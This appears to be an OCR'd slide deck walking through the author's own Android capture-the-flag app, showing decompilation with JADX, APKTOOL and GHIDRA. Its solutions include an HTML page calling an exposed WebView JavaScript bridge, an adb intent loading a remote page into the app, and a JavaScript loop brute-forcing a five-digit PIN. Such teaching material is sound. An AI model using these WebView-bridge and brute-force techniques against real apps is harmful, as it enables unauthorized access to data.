Pwning Android Applications

Zezadas

zezadas@sefod.eu

https://peidei.me


https://sefod.eu

@0xz3z4d45

The App

Simple webview


https://github.com/zezadas/0xOPOSEC_0x78_CTFzadas_Android




1

Level 1 - Baby


Decompile with JADX



Decompile with JADX



Decompile with JADX



JavascriptInterface Documentation

Android Developers > Docs > Reference

☆☆☆☆☆

JavascriptInterface

Added in API level 17


Kotlin | **Java**

```
public abstract @interface JavascriptInterface
implements Annotation
```


android.webkit.JavascriptInterface

Annotation that allows exposing methods to JavaScript. Starting from API level `Build.VERSION_CODES.JELLY_BEAN_MR1` and above, only methods explicitly marked with this annotation are available to the Javascript code. See `WebView.addJavascriptInterface(Object, String)` for more information about it.

Reverse Engineering with APKTOOL



Reverse Engineering with GHIDRA



Too Difficult ☹

Solve First



File Edit View Bookmarks
<html>
<body>
<script>
document.write (ctfObj.um());
</script>
</body>
</html>
4,29 All

Solve First

File Edit View Bookmarks Settings Help

```
[redacted] ~ adb shell am start -n "pt.oposec.ctfzadas/.MainActivity"
 --es "open_sesame" "http://sefod.eu/1.html"
Starting: Intent { cmp=pt.oposec.ctfzadas/.MainActivity (has extras) }
[redacted] ~ _
```


Solve First




2

Level 2 - Bruteforce

Decompile with JADX



Reverse Engineering with GHIDRA




Too Difficult ☹

Solve Second


File Edit View Bookmarks Settings Help

```
<html>
<body>
<script>
function zeroPad(num, places) {
  return String(num).padStart(places, '0')
}

var flagdois="";
  for (i=0;i<=99999;i++){
    numero=zeroPad(i, 5);
    txt=ctfObj.dois(numero);
    if (txt.startsWith("{oposec}")){
      console.log("PINCODE: "+i);
      flagdois=txt;
      break;
    }
  }
document.write(flagdois);
</script>
</body>
</html>
<L, 365C written                18,25           All
```

Solve Second




Solve Second




3

Level 3 - Pwn

Decompile with JADX




Reverse Engineering with GHIDRA

